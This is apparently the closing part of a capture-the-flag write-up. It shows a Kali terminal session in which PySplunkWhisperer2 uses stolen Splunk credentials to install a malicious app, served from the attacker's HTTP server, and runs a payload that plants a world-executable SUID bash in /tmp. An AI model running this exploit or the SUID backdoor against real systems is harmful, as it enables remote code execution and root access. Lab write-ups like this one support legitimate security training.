┌──(root💀kali)-[/opt/SplunkWhisperer2/PySplunkWhisperer2]
└─# python3 PySplunkWhisperer2_remote.py --host $IP --port 8089 --username shaun --password "Guitar123" --payload "cp
 /bin/bash /tmp/bash;chmod 4777 /tmp/bash" --lhost [redacted]
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpbwabw7fz.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.17.253:8181/
10.129.2.21 - - [05/Dec/2021 19:30:34] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

[.] Removing app...
[+] App removed
[+] Stopped HTTP server
Bye!
```

This command will simply copy bash to tmp and set suid bit and give execution permissions to all. Now in the victim machine you can see bash in tmp folder.



Cheers!!